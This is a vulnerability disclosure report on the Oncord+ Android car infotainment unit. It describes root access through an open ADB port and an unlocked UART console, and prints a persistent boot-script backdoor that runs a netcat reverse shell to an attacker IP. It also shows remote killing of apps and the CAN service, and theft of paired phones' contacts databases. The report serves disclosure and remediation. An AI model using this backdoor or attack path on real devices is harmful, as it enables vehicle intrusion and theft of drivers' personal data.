Backdooring Oncord+ device using malicious script.

Table of Contents

1 Introduction

Overview

This document describes the vulnerabilities observed from the security research conducted on Oncord+ device.

The purpose of this research was to identify any potential vulnerabilities in the Oncord+ (Android Sterio System) as having persistent backdoor.

Research Team

The security research conducted by:

Abhay Vishnoi, Security Researcher

Abhay Vishnoi is a Security Researcher, holding a B. Tech degree in electronics and communication, has 3+ years of experience in hacking IOT Security devices. Major experience lies into Wireless and firmware hacking.

Methodology

Black Box testing approach taken under consideration to make sure the App was assessed against vulnerabilities from all security perspectives.


2 Summary

The following table is the summary of vulnerabilities and findings, which summaries the overall risks identified during the penetration testing.

Total of **02** risks were identified during the test.

Target	Total Vulnerabilities				
	Critical	High	Medium	Low	Total
Counts	0	1	1	0	2

The following graph summarizes the distribution of the risks identified by vulnerability rating.



Vulnerability Risk Summary Graph

Vulnerability ID	Vulnerability	Severity	CVSS Score
NW-VUL-01	Gaining Root access of the Infotainment Unit by exploiting ADB port	**HIGH**	**8.4**
HW-VUL-02	Gaining Root access through UART Port – Improper Access Control	**MEDIUM**	**6.4**

3 Detailed Description of the Vulnerabilities

3.1. Vulnerabilities:

3.1.1. NW-VUL-01: Gaining Root access of the infotainment unit by exploiting ADB port.

Vulnerability Description:

During the security assessment of the ***Oncord+*** device it was observe that ADB port is open and misconfigured. Any attacker after getting into the same network of ***Oncord+*** can have ADB root shell which leads to the backdooring of the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system. Successfully implanted own custom boot logo image and when Oncord+ device boots it displays our custom boot image before control given to User as shown in **Figure 1.**

Successfully able to control all the system services such as the camera, mic, storage, Apps such as Netflix etc. This leads to the serious PII theft of sensitive information. Also able to control the CAN services (**CANALLINONE.apk**) in the device remotely.




Figure 1: Added Custom Boot logo image

Test Methodology:

Prerequisite: Gather basic information about the device




Figure 2: Oncord+ system information

1. The attacker needs to connect with the Oncord+ device WI-FI network.
2. Enumerate different ports and services.




Figure 3: Nmap enumeration.

3. Identify the IP and open ports of Oncord+ device.




Figure 4: Adb shell access.

4. Using ADB shell the attacker gets into the system and controls the device remotely.
5. A backdoor is implanted using a malicious script which will be initialized on every boot instance. The script is being inserted in /bin/booting_init.sh.

```
#netcat Persistent backdoor:-
while ! ping -c 1 google.com;
do
        sleep 1
done
while true;
do
        busybox-smp nc 192.168.156.161 1234 -e /system/bin/sh
done
logd "modify tinymix value"
tinymix 2 0
I booting_init.sh [Modified] 111/130 85%
```

Figure 5: Backdooring system with malicious script.

```
┌──(root㉿kali)-[/home/fev]
└─# nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.156.121 34860
whoami
root
uname -a
Linux localhost 4.9.170 #1 SMP PREEMPT Tue May 9 22:16:54 CST 2023 armv8l
```

Figure 6: Netcat reverse shell.

6. Controlling any application remotely after shell access.

```
ceres-b3:/ # ps -ef | grep netflix
u0_a57        9117  1869 102 18:18:48 ?   00:00:25 com.netflix.mediaclient
root         11270  1854 3 18:19:12 pts/2 00:00:00 grep netflix
ceres-b3:/ # kill -9 9117
ceres-b3:/ # ps -ef | grep netflix
root         12502  1854 0 18:19:23 pts/2 00:00:00 grep netflix
ceres-b3:/ #
```

Figure 7: Netflix getting terminated remotely.

7. Similarly, CAN service can be disrupted permanently using remote shell backdoor.




Figure 8: CAN service terminated permanently.

8. On a similar fashion the backdoor shell can be created using any cloud instance with elastic IP which can eventually make the system more vulnerable as it can be accessed from anywhere in the world.




Figure 9: Remote shell from AWS cloud instance.

9. NC reverse shell is being tested with the malicious script.
10. The important database files of connected users can be retrieved easily after having remote shell access. It was observed that after a person connected to the device Bluetooth all the contacts of the person get stored in the Oncord+ device which remains in the device after unpairing the person Bluetooth device from the Oncord+ system. An attacker can easily retrieve all the database of connected Bluetooth devices with the system which leads to major PII theft.

```
ceres-b3:/data/data/com.android.providers.contacts/databases # ls
calllog.db calllog.db-journal contacts2.db profile.db profile.db-journal
ceres-b3:/data/data/com.android.providers.contacts/databases #
```

Figure 10: Contacts database file.




Figure 11: Using SQLite Brower to open contacts. dB file

CVSS Score:

CVSS-v3.1 score (~~NVD - CVSS v3 Calculator (nist.gov)~~)for this vulnerability is provided below.

CVSS Base Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	**Base Score: 8.4**

3.1.2. HW-VUL-02: Gaining Root access by UART port - Improper Access Control.

Vulnerability Description:

During Hardware analysis, identified **open UART port** works with standard baud rate (115200). An attacker can get into shell after having UART and creates the backdoor into the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system. Unauthorized access to the mentioned products could have severe consequences on the availability, integrity, and availability of sensitive data. Exploiting these advanced industrial products could result in significant financial losses for the company and pose serious safety risks.

Test Methodology:

1. Hardware reconnaissance is done to find out the UART pins. Using UART an attacker can get shell access using 115200 baud rates, which leads to another method of creating persistent backdoor in the system.




Figure 12: UART Pins enumeration.

```
merge_dtbo : offset = 0x20 size=0x864
uboot_set_rpmb_size: rpmb size 4194304
is_wr_rpmb_key rpmb key not write
uboot_is_wr_rpmb_key rpmb unwritten, call tos
uboot_check_rpmb_key get rpmb package, call tos to check rpmb key
enter mode normal, consume time: 6737ms
init log partition header success on 181 times bootup
[19700101 00:00:00][    0.000000] [0:swapper] c0 Booting Linux on physical CPU 0x0
[19700101 00:00:00][    0.000000] [0:swapper] c0 Linux version 4.14.133 (zhuyp@NWD-SERVER-N254) (Androi
211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm 60cf23e54e46c807513
[19700101 00:00:00][    0.000000] [0:swapper] c0 Boot CPU: AArch64 Processor [411fd050]
[19700101 00:00:00][    0.000000] [0:swapper] c0 Machine model: Spreadtrum UIS8581A2H10 Board
[19700101 00:00:00][    0.000000] [0:swapper] c0 earlycon: sprd_serial0 at MMIO 0x0000000070100000 (opt
[19700101 00:00:00][    0.000000] [0:swapper] c0 bootconsole [sprd_serial0] enabled
[19700101 00:00:01][    1.200154] [1:swapper/0] c2 run init
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ # adbd
adbd E 03-24 13:40:34  4989  4989 auth.cpp:240] Failed to get adbd socket: No such file or directory
adbd I 03-24 13:40:34  4989  4989 main.cpp:223] Force set adbd auth_required: 0
adbd E 03-24 13:40:34  4989  4989 auth.cpp:249] Failed to get adbd socket: No such file or directory
adbd I 03-24 13:40:34  4989  4989 main.cpp:187] adbd listening on port 5555
adbd I 03-24 13:40:34  4989  4990 usb_ffs.cpp:232] opening control endpoint /dev/usb-ffs/adb/ep0
adbd I 03-24 13:40:34  4989  4990 usb.cpp:180] UsbFfsConnection constructed
adbd I 03-24 13:40:34  4989  4995 usb.cpp:314] USB event: FUNCTIONFS_BIND
```

Figure 13: UART shell access.

Successfully able to execute similar attack as mentioned in NW-VUL-01 after getting root access via UART port.

*Recommendation to **Mitigate**:*

1. Implement ADB private keys which will allow to connect with legitimate device only and for debug purpose.
2. Standard ADB port should not be used and changed with a custom port for better security.
3. The Busybox binaries for remote connection should not be in the system.
4. Strict firewalls rules for any outbound connection and installation of any binary.
5. Root access should be lock, and only normal user access given for debugging purposes.
6. UART needs to be lock and with strong password protection.

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov))for this vulnerability is provided below.

CVSS Base Vector:	**AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**	**Base Score: 6.4**